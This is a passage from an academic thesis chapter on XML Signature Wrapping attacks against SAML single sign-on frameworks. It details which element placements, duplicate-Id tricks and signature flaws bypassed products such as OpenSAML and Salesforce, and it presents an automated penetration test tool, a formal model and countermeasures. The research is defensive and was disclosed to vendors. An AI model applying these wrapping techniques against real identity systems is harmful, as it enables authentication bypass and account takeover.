


Figure 6.4: Refined XSW attacks found in type I signature applications.




Figure 6.5: Refined XSW attacks found in type II signature applications.

(`/samlp:Response/saml:Assertion[1]`). Higgins was susceptible to the attack variant I-1 which represents a mutation of the classic XSW attack. Thereby, the adversary moves the original assertion (including the embedded signature) into a newly created `<Wrapper>` element. Subsequently, the adversary injects the evil assertion with a different `Id` attribute before the wrapped element. This variant is not XML Schema conform, as the `<Wrapper>` element is not allowed in SAML response messages. Next, the attack variants I-2 and I-3 outfoxed Higgins, Apache Axis2, and the IBM XS40 security gateway. In the I-2 variant it was sufficient to inject an evil assertion with a different `Id` attribute in front of the original assertion. As the SAML standard allows to have multiple assertions in one response element, the XML Schema validation still succeeded. The attack type I-3 embedded the original assertion as a child element into the evil assertion EA. In all three cases the XML Signature was still standard conform, as enveloped signatures were applied. This was broken in the case of OIOSAML by using detached signatures. In variant I-4 the original `<Signature>` element was moved into the EA, which was inserted before the legitimate assertion. The last shown permutation I-5 was applicable to the cloud services of Salesforce and the OpenAM framework. At this, the genuine assertion was placed into the original `<Signature>` element. As both implementations apply XML Schema for validating the schema conformance of a SAML message, this was done by injecting them into the `<Object>` element, which allows arbitrary content. Again, this is not compliant to the SAML standard because this transforms the enveloped to an enveloping signature.

Signing Type II Attacks. We found three susceptible frameworks, which applied signing type II messages, where the whole message is protected by an XML Signature. The attack variants are depicted in Figure 6.5. In attack variant II-1 the legitimate root element was inserted into the `<Object>` element of `<Signature>`. Subsequently, the `<Signature>` node was moved into the ER element which also included the new evil assertion EA. Guanxi and JOSSO were susceptible to this refined XSW variant. In the case of WSO2, it was sufficient to place the original root element into ER, as shown in II-2. Naturally, someone would expect that enforcing full document signing would eliminate XSW completely. Both examples demonstrate that this does not hold in practice. Again, this highlights the vigilance required when implementing complex standards such as SAML.

Signing Type III Attacks. Finally, we did not find vulnerable frameworks that applied signing type III messages, where both the root and the assertion are protected by different signatures. Indeed, a legitimate reason is that most SAML implementations do not use signing type III messages. In our practical evaluation, only SimpleSAMLphp applied them by default. Nevertheless, this does not proof that XSW is not applicable to this signing type in practice.

6.6.3 Sophisticated XSW Attacks

In this section, we present three sophisticated XSW attack variants against the OpenSAML framework and Salesforce.

OpenSAML Vulnerability. The refined XSW attacks described in Section 6.6.2 did not work against the prevalently deployed OpenSAML library. The reason was that OpenSAML compared the `Id` used by the signature validation with the `Id` of the processed assertion. If both identifiers did not match (based on a string comparison), the signature validation failed. Furthermore, OpenSAML also rejected XML messages that included more than one element with the same `Id` attribute. Both mechanisms are handled in OpenSAML by using the Apache Xerces [The11] library and its XML Schema validation method. Nevertheless, it was possible to overcome these countermeasures with a more sophisticated XSW attack.

In OpenSAML the Apache Xerces library performs a schema validation of every incoming XML message. Therefore, the `Id` attribute of each element can be defined by using the appropriate XML Schema file. This allows the Xerces library to recognize all included `Id` elements and to reject messages with `Id` values which are not unique (i.e. duplicated). However, a bug in Apache Xerces caused that XML elements defined with `xsd:any` content were not processed correctly. More concretely, the content of the elements defined as `<xsd:any processContents="lax">` were not checked using the defined XML Schema. Therefore, this defect opened the possibility to inject elements with same `Id` attributes and arbitrary content in an XML message – a good starting position for an XSW attack.

To launch a successful XSW attack, we had to deal with the following two questions:

1. **Possible Extension Points.** Which of the extensible elements, given by the schema, could be used to inject evil content?

2. **Processing Properties.** If two or more elements with the same `Id` exist, which element is validated by the security module and which element is processed by the business logic module?

Interestingly, the two existing implementations of Apache Xerces (Java and C++) handled signature dereferencing *differently.*

For the C++ implementation, the adversary had to ensure that the original signed assertion was copied in front of the evil assertion. In the case of Java, the legitimate assertion had to be placed within or after the evil assertion. In summary, if two or more elements with the same `Id` values occurred in an XML message, the XML security library detected only the first (for C++) or the last (for Java) element. This property gave the adversary an opportunity to use e.g. the `<Extensions>` element for the C++ library, whose XML Schema is defined in Figure 6.6. In the case of the Java implementation, the adversary could use the `<Object>` element of `<Signature>`. However, these two extension points are not the only possibilities to inject wrapped content. The schemas of SAML and XML Signature allow several other locations (e.g. `<SubjectConfirmationData>` and `<Advice>` elements of the `<Assertion>`).

The previously described behavior of the XML schema validation forced OpenSAML to use the wrapped original assertion for signature validation. On the other hand, the application logic processed the claims of the evil assertion. Additionally, the duplicate

```
<element name="Extensions" type="samlp:ExtensionsType"/>
<complexType name="ExtensionsType">
  <sequence>
    <any namespace="##other" processContents="lax"
                  maxOccurs="unbounded"/>
  </sequence>
</complexType>
```

Figure 6.6: XML Schema definition of the `<Extensions>` element.




Figure 6.7: Implementation-dependent XSW attacks on OpenSAML library.

`Id` attributes invalidated the string comparison countermeasure. In Figure 6.7, we present two concrete attack messages of this novel XSW variant.

The successful attack on OpenSAML shows that countering XSW attacks can become more complicated than expected. Even when applying several countermeasures, the developer should still consider vulnerabilities in the underlying libraries. A subtle flaw in the XML Schema validating library can lead to the execution of a successful XSW attack.

Salesforce SAML Interface Revisited. The Salesforce security response team, quickly developed a simple countermeasure against the refined XSW vulnerability presented in Section 6.6.2. Their fix was to force the Salesforce SAML interface to exclusively accept messages containing *one* `<Assertion>` element. This is a proprietary and not standard conformant countermeasure, as the XML Schema of SAML explicitly defines that one message can contain several assertions. Therefore, we do not consider this mitigation variant in our countermeasure analysis in Section 6.9. Nevertheless, a manual investigation of the fixed SAML interface with hand-crafted messages did not reveal any new attack vectors. Every message containing more than one `<Assertion>` element was automatically rejected. Therefore, we first considered this interface to be secure.

After Marco Kampmann finished the development of the automated penetration test tool [Mar11] (cf. Section 6.8), we again reviewed the Salesforce SAML interface with assistance of this tool. Therefore, we configured the Salesforce SP to accept SAML messages from the OneLogin IdP and used assertions of this IdP as input for the test tool. Surprisingly, the scrutinized analysis of the automated penetration test tool revealed a new successful attack variant. The wrapped message is depicted in Figure 6.8 and has the following two properties:




Figure 6.8: A novel XSW variant breaking the fixed Salesforce SAML interface.

1. **Duplicate `Id` Attributes.** Like in the OpenSAML vulnerability, the evil assertion EA and the original assertion A share the *same* `Id` attribute values.

2. **Deep Element Nesting.** The penetration test tool exposed a deep nested extension point for the wrapped assertion A. The assertion was inserted into the `<Audience>` element. This node typically contains a `URI` of the intended audience that can consume the issued assertion. The `<Audience>` element itself, is a child of the `<Conditions>` element, which is a descendant of the `<Assertion>` element.

This scientifically interesting attack vector stayed unanalyzed as the Salesforce security team did not expose any concrete information about their SAML interface. Nevertheless, this sophisticated XSW attack again shows how complex the implementation of a secure signature wrapping countermeasure is. This motivates for further development of automated penetration test tools for XSW.

We contacted the Salesforce security team and informed them about the new attack vector. They developed an improved countermeasure, which successfully mitigates all tested attack variants. Its details were not revealed.

6.6.4 Severe Implementation Flaws

During our evaluation, we found three types of critical implementation flaws in several frameworks. In the following, we present the analysis of them:

- **Signature Exclusion Attacks.** A trivial attack type is to simply remove the `<Signature>` element. This naïve approach relies on poor implementation of the server's security logic, which does not enforce the application of XML Signature. Therefore, the receiving party only checks the signature validity if the signature is included. If the security logic does not find any `<Signature>` element, it simply skips this crucial validation step. The evaluation showed that three SAML-based frameworks were vulnerable to this attack type. Namely, Apache Axis2, JOSSO,




Figure 6.9: Vague signing attack message against the OneLogin Toolkits.

and the Java-based implementation of OpenAthens were affected. While JOSSO and OpenAthens did not enforce the signature validation, Apache Axis2 did not validate the `<Signature>` element over the SAML assertion at all, even if it was included. Apache Axis2 validated only the signature over the SOAP `<Body>` and the `<Timestamp>` element. The signature protecting the SAML assertion, which is included separately in the `<Assertion>` element (i.e. signing type I), was completely ignored.

- **Vague XML Signing.** While reviewing the OneLogin Toolkits, we discovered another interesting flaw. The Toolkits did not care about what data was actually signed. Therefore, any content signed by the IdP was sufficient to launch an XSW attack. In our case we used the signed and publicly available metadata of a SimpleSAMLphp IdP[3] and created our own hand-crafted response message, including an evil assertion, to successfully attack the OneLogin Toolkits. The attack message, including the signed metadata element `<EntityDescriptor>` is shown in Figure 6.9. Such an attack message could also be used against interfaces that check if the incoming message contains only one assertion (e.g. Salesforce).

- **XML Signature Forgery.** Besides the fact that a SAML system has to check *if* and *what* data is signed, it is also essential to verify by *whom* the signature was originally created. In an early version of SimpleSAMLphp, which applied signing type III messages, we observed that an adversary could forge the outer signature of the response message with any arbitrary key. In short, the SimpleSAMLphp SP framework did not verify if the included certificate in the `<KeyInfo>` element is trustworthy at all. The key evaluation for the signed assertion was correctly handled. Therefore, this behavior did not lead to any critical attacks.

Each of the three found types of implementation flaws may allow to completely circumvent the integrity protection of XML Signature. In fact, we could compromise the assertions' integrity, with two of the three attack variants, in real-world SAML frameworks. This clearly indicates that the security implications behind SAML and XML Signature are not understood yet.

[3]The SAML Metadata [CMPM05] describes properties of SAML entities in XML to allow the easy establishment of federations. Typically, the metadata is signed by the issuer and publicly available.

6.6.5 Secure Frameworks

In our evaluation the SimpleSAMLphp framework and Microsoft Sharepoint 2010, which applies the WIF framework, were resistant to all tested attack variants. Therefore, the following questions arise: (1) How do these systems implement signature validation? (2) In which way do signature validation and assertion processing work together? To answer these questions, we considered to analyze the behavior of both implementations. Unfortunately, Microsoft Sharepoint 2010 is closed source so we were only able to analyze SimpleSAMLphp.

According to this investigation the main signature validation and claims processing algorithm of SimpleSAMLphp performs the following five steps to counteract XSW attacks:

1. **XML Schema Validation.** The whole message is validated against the applied XML Schemas.
2. **Assertion Extraction.** All assertions included in the message are extracted. Each assertion is saved as a DOM tree in a separate variable. The following steps are only applied on these segregated assertions.
3. **Verify Enveloped Signature Property.** SimpleSAMLphp checks, if each assertion is protected by an enveloped signature. In short, the XML node addressed by the `URI` attribute of the `<Reference>` element is compared to the root element of the assertion. In contrast to OpenSAML this is done by comparing DOM objects not `Id` attribute strings. The XML Signature in the assertion is an enveloped signature if and only if the addressed objects are identical.
4. **Signature Validation.** Verification of every enveloped signature is exclusively done on the DOM tree of each corresponding assertion.
5. **Assertion Processing.** The subsequent assertion processing is solely done with the extracted and successfully validated assertions.

When not considering the signature exclusion bug found in the OpenAthens implementation and its Java-based assertions' processing, this framework was also resistant to all the described attacks. The analysis of its implementation showed that it processes SAML assertions similarly to the above described SimpleSAMLphp framework.

6.6.6 Summary

We evaluated 14 different SAML-based frameworks, services, and systems. We found eleven of them susceptible to XSW, while the majority were prone to refined XSW attacks. One prevalent used framework (OpenSAML) and one popular cloud service (Salesforce) were receptive to new and more subtle XSW variants. Furthermore, we discovered three severe types of implementation flaws, namely signature exclusion, vague signing, and XML Signature forgery. In total, five frameworks were prone to these flaws. Finally, we found two implementations, which were resistant against all test cases. The results obtained from our analysis are summarized in Table 6.2.

6.7 Impact of XSW on Channel Bindings

In Chapter 5, we investigated several channel binding variants (e.g. HoK and Unique-Session) that make use of the integrity protection XML Signature gives to an assertion.

Frameworks / Providers	**Signing type**	**Refined XSW**	**Sophisticated XSW**	**Signature exclusion**	**Vague signing**	**XML Signature forgery**	**Not vulnerable**
Apache Axis 2	I	✓		✓			
Guanxi	II	✓					
Higgins 1.x	I	✓					
IBM XS40	I	✓					
JOSSO	II	✓		✓			
OIOSAML 2.0	I	✓					
OpenAM	I	✓					
OneLogin	I	✓			✓		
OpenAthens (Java)	I			✓			
OpenSAML	I		✓				
Salesforce	I	✓	✓				
SimpleSAMLphp	III					✓[a]	✓
WIF	I						✓
WSO2	II	✓					

[a] We do not consider SimpleSAMLphp as broken, because only an early version was affected (cf. Section 6.6.4).

Table 6.2: Results of our practical evaluation.

However, a successful XSW attack allows to bypass this integrity protection. This makes the strong cryptographic binding of the assertion to the underlying secure channel useless.

For example, a clever adversary can build an evil HoK assertion EA_{HoK} by placing the client certificate of the adversary $Cert_{Adv}$ into its `<SubjectConfirmationData>` element. The adversary may use EA_{HoK} to authenticate to SP, because he can successfully prove possession of the private key belonging to $Cert_{Adv}$. For the same reason the HoK+ approach is also susceptible. In the case of the Unique-Session Binding, the adversary establishes a fresh TLS connection with SP, extracts the first `Finished` message $\mathsf{fin}_1^{\mathsf{Adv}}$ of this connection, and includes it into the evil assertion. Clearly, the Server-Endpoint binding is also susceptible, as it only hampers assertion theft but does not cryptographically bind the assertion to the underlying secure channel.

The HoK cookie binding approach does not apply XML Signatures. Therefore, XSW attacks are not directly applicable. However, injection or wrapping attacks may also be possible if implementations do not pay attention.

6.8 XSW Penetration Test Tool for SAML

Our extensive practical evaluation of SAML-based frameworks exhibited severe findings. Given these alarming results, it is reasonable to assume that there are much more susceptible implementations deployed. Unfortunately, the complexity of building hand-crafted malicious messages and the vast amount of possible attack permutations hinders manual penetration tests by non-experts. Therefore, easy to use XSW test tools for developers and penetration testers should exist. This motivated us to build the first fully automated penetration test tool for XSW attacks in SAML-based frameworks. The tool was developed by Marco Kampmann [Mar11, SMS+12] and works as follows: First, it analyzes a given SAML message and then systematically builds a complete set of XSW attack vectors. Afterwards, it automatically injects these attack messages while participating on full SAML SSO protocol runs. The tool proved its practical feasibility by revealing a sophisticated XSW attack on the Salesforce SAML interface (see Section 6.6.3). This novel attack was not found by manual analysis.

In this section, we briefly describe the basic design decisions for this tool and the two main components, namely the XSW attack library and the penetration test tool.

6.8.1 XSW Attack Library

The conducted theoretical and practical analysis of a wide range of SAML frameworks (see Section 6.5 and 6.6), revealed the following general properties about XSW attacks:

- **XML Schema Validation.** Some of the SAML frameworks (e.g. OpenSAML, Salesforce, and OpenAM) check, if the message is XML Schema conformant. Messages which are not compliant to the underlying XML Schemas are rejected. Therefore, one requirement is that the XSW attack library should find appropriate XML Schema extension points for placing wrapped content. If the extension elements are not provided in the message, they have to be explicitly included.

- **Position and Order.** Inconsistent views of the signature validation and the business logic module can be forced by varying the position and order of the evil and the original content. Therefore, the XSW attack library should generate all possible message permutations.

- **Placement of the `<Signature>` element.** The placement of the `<Signature>` node is also crucial. This element can reside in the original assertion, be moved into the evil assertion EA or shifted to any other tree element (cf. the attack permutations 2-c, 2-a, and 2-e in Figure 6.3). All cases must be considered by the XSW attack library.

- **`Id` Processing.** Several SAML frameworks explicitly check, if the `Id` in the processed assertion is also used in the `<Reference>` of the XML Signature. Therefore, the XSW library should consider three test cases: (1) The `Id` values for original and evil content are equal, (2) they are different, and (3) the `Id` of the EA is missing.

- **Signature Exclusion.** In three out of 14 frameworks implementation bugs caused that the signature validation step was omitted. This case should also be tested by the XSW attack library.

- **XML Signature Forging.** Signature validation modules must check that the signature was created with a trustworthy key. Otherwise, the adversary can forge the signature by any untrusted key. Therefore, the XSW attack library should create test messages which are signed by an arbitrary untrusted key. The corresponding certificate should be embedded in the `<KeyInfo>` element.

- **Vague Signing.** The XSW library should also create a test case for vague signing by adding the signed metadata of a trusted IdP to the attack message. This test reveals those cases, where the signature validation module does not check what kind of content is really signed.

Based on this knowledge and requirements, we developed an XSW attack library, which systematically builds a vast amount of possible attack permutations.

The processing of the library can be summarized in the following steps: A signed XML document containing a SAML assertion and the underlying XML Schemas are used as input to initialize the library. The element referenced by the XML Signature is saved. The original assertion is removed from the message and a new evil assertion is placed at this position with modified content. For example, the `<Conditions>` or the `<NameID>` element may be altered. This malicious message is the basis for all attack permutations. Subsequently, the library investigates the underlying XML Schema documents and searches for possible extension points. The XSW library runs through the list of extension points and inserts them into the malicious message. For example a new `<Object>` element is created and placed into the `<Signature>` element. Afterwards, for every attack permutation the saved originally referenced element is embedded into each node of the malicious message. For every location a combination of different attack vectors is considered. First, the position of the `<Signature>` element is varied to create enveloping, enveloped, and all variants of detached signatures. Second, for each signature location same, different, and removed `Id` attribute values are used for evil and signed content. Finally, the XSW library provides test cases for signature exclusion and XML Signature forgery.[4] The extensive list of created attack permutations allows developers to systematically test the security of their SAML libraries.

6.8.2 Penetration Test Tool

The above described XSW attack library can only be used to build a list of XSW attack messages. In order to directly execute the attacks on an SP, we additionally implemented a penetration test tool for automatic detection of XSW flaws in SAML-based SSO scenarios. The tool is built upon the developed library and allows convenient penetration tests of SAML SPs without the need of special expertise.

By using the penetration test tool, the user first configures his IdP and SP test setup. Thereby, he defines the IdP's login page, the user credentials, and adds the relevant parameters of the tested SP (e.g. the ACS_{URL}). In conjunction with the tool, the user manually executes a successful SSO process, resulting in an authenticated SP user session. This yields a characteristic SP response. This HTTP response is used as a template to distinguish a successful from a failed SP login. Afterwards, the penetration tester defines the content of the evil assertion and executes the automated penetration test. Subsequently, the tool starts for each attack message a new SSO process: First, it sends an HTTP request to the SP which creates a fresh `<AuthnRequest>` message. This message is then forwarded to the IdP. The IdP issues a valid SAML response message. Based on this message, the tool creates an attack permutation and sends it to the SP.[5] If the SP reacts with the characteristic HTTP response based on the captured template, the attack tool has found a successful XSW attack variant.

[4]Test cases for the vague signing implementation flaw are currently not implemented, as this attack variant was discovered after the library was implemented.

[5]The design decision to reimplement the whole SSO process (and not to reuse one SAML response for creating multiple attack vectors) is based on the fact that some of the tested SPs placed nonces into their SAML requests. Their occurrence and freshness is explicitly tested in the corresponding response message. Therefore, the usage of old nonces could cause false negatives.

The penetration test tool and the XSW attack library are build on a modular basis and can easily be extended with new functionalities and attack variants.

6.9 Formal Analysis and Countermeasures

In order to define what a successful attack on a SAML implementation is, we have to define the possibilities of the adversary, and the event that characterizes a successful attack. We do this in form of a game played between the adversary Adv on one side, and IdP and SP on the other side. Additionally, we derive two different countermeasures. Their practical application is described in Section 6.10.

6.9.1 Data Model

A SAML assertion A can be sent to a Service Provider SP either as a stand-alone XML document, or as part of a larger document D. (D may be a SAML authentication response, or a complete SOAP message.) To process the SAML assertion(s), the Service Provider (more specifically, SP_{claims}) searches for the `<Assertion>` element and parses it. We assume that A is signed, either stand-alone, or as part of D.

6.9.2 Identity Provider Model

We define an Identity Provider IdP to be an entity that issues signed SAML assertions, and that has control over a single private key for signing. Thus, companies like OneLogin or Salesforce may operate several IdPs, e.g. one for each domain of customers.

An Identity Provider IdP operates a customer database db_{IdP} and is able to perform a secure authentication protocol with any customer contained in this database. Furthermore, he has control over a private signing key, where the corresponding public key is trusted by a set of Service Providers $\mathcal{SP} := \{SP_1, \ldots, SP_n\}$, either directly, or through means of a Public Key Infrastructure. After receiving a request from one of the customers registered in db_{IdP}, and after successful authentication, he may issue a signed XML document D, where the signed part contains the requested SAML assertion A.

6.9.3 Service Provider Model

We assume that processing of documents containing SAML assertions is split into two parts: (1) XML Signature verification SP_{sig}, and (2) SAML security claims processing SP_{claims} (see Figure 6.10). This assumption is justified since both parts differ in their algorithmic base, and because this separation was found in all frameworks. If SP_{claims} accepts, then the application logic SP_{work} of the Service Provider will deliver the requested resource to the requestor.

The XML Signature verification module SP_{sig} is configured to trust several Identity Provider public keys $\{pk_1, \ldots, pk_r\}$. Each public key defines a *trusted domain* within SP. After receiving a signed XML document D, SP_{sig} searches for a `<Signature>` element. It applies the referencing method described in `<Reference>` to retrieve the signed parts of the document, applies the transforms described in `<Transforms>` to these parts, and compares the computed hash values with the values stored in `<DigestValue>`. If all these values match, signature verification is performed over the whole `<SignedInfo>` element, with one of the trusted keys from $\{pk_1, \ldots, pk_r\}$. SP_{sig} then communicates the result of the signature verification (eventually alongside D) to SP_{claims}.




Figure 6.10: Overview of the components in our formal model.

The SAML security claims processing module SP_{claims} may operate a customer database db_{SP}, and may validate SAML assertions against this database. In this case, if the claimed identity is contained in db_{SP}, the associated rights are granted to the requestor. As an alternative, SP_{claims} may rely on authorization data contained in db_{IdP}. In this case, the associated rights will be contained in the SAML assertion, and SP_{claims} will grant these.

Please note that the definition of the winning event given below does not depend on the output of the signature verification part SP_{sig}, but on the SAML assertion processing SP_{claims}. This is necessary since in all cases described in this paper, signature verification was done correctly (as is *always* the case with XML Signature wrapping). Therefore, to be able to formulate meaningful statements about the security of a SAML framework, we must make some assumptions on the behavior of SP_{claims}.

There are many possible strategies for SP_{claims} to process SAML assertions: E.g. use the claims from the first assertion which is opened during parsing, from the first that is closed during parsing (analogously for the last assertion opened or closed), or issue an error message if more than one `<Assertion>` element is read.

6.9.4 Adversarial Model

Please recall the two different types of adversaries we have mentioned in our threat model in Section 6.4. Adv_{intc} is the stronger of the two: He has the ability to partially intercept network traffic, e.g. by sniffing HTTP traffic on an unprotected WLAN, by reading past messages from an unprotected log file, or by a chosen ciphertext attack on TLS 1.0 along the lines of [Bar06]. Please note that already this adversary is strictly weaker than the classical network based adversary known from cryptography. Adv_{acc}, our weaker adversary, only has access to the IdP and SP, i.e. he may register as a customer with IdP and may receive SAML assertions issued about himself, and he may send requests to SP.

We define preconditions and success conditions of an adversary in the form of a game G. If Adv mounts a successful attack under these conditions, we say that Adv *wins* the game. This facilitates some definitions.

During the game G, the adversary has access to a validly signed document D containing a SAML assertion A issued by IdP. He then generates his own (evil) assertion EA, and combines it arbitrarily with D into an XML document D'. This document is then sent to SP.

Definition 1 *We say that the adversary (either Adv_{intc} or Adv_{acc})* wins *game G if SP, after receiving document D', with non-negligible probability $Pr(Win_{Adv})$ bases its authentication and authorization decisions on the security claims contained in EA.*

Remark: For all researched frameworks, the winning probability was either negligible or equal to 1. Within the term "negligible" we include the possibility that Adv cryptographically breaks the employed signature scheme and issues a forged signature, which we assume to be impossible in practice. If an adversary wins the game against a specific Service Provider SP, he takes over the trust domain for a specific public key pk within SP. Adv_{acc} may do this for all pk where he is allowed to register as a customer with the corresponding IdP who controls (sk, pk). Adv_{intc} can achieve this for all pk where he is able to find a single signed SAML assertion A where the signature can (could in the past) be verified with pk.

6.9.5 Countermeasure I: Only-process-what-is-hashed

We can derive the first countermeasure if we assume that SP_{sig} acts as a filter and only forwards the hashed parts of an XML document to SP_{claims}. The hashed parts of an XML document are those parts that are serialized as an input to a hash function, and where the hash value is stored in a `<Reference>` element. This excludes all parts of the document that are removed before hash calculation by applying a transformation, especially the enveloped signature transform.

Claim 1 *If SP_{sig} only forwards the hashed parts of document D to SP_{claims}, then $Pr(Win_{Adv})$ is negligible.*

It is straightforward to see that EA is only forwarded to SP_{claims} if a valid signature for EA is available.

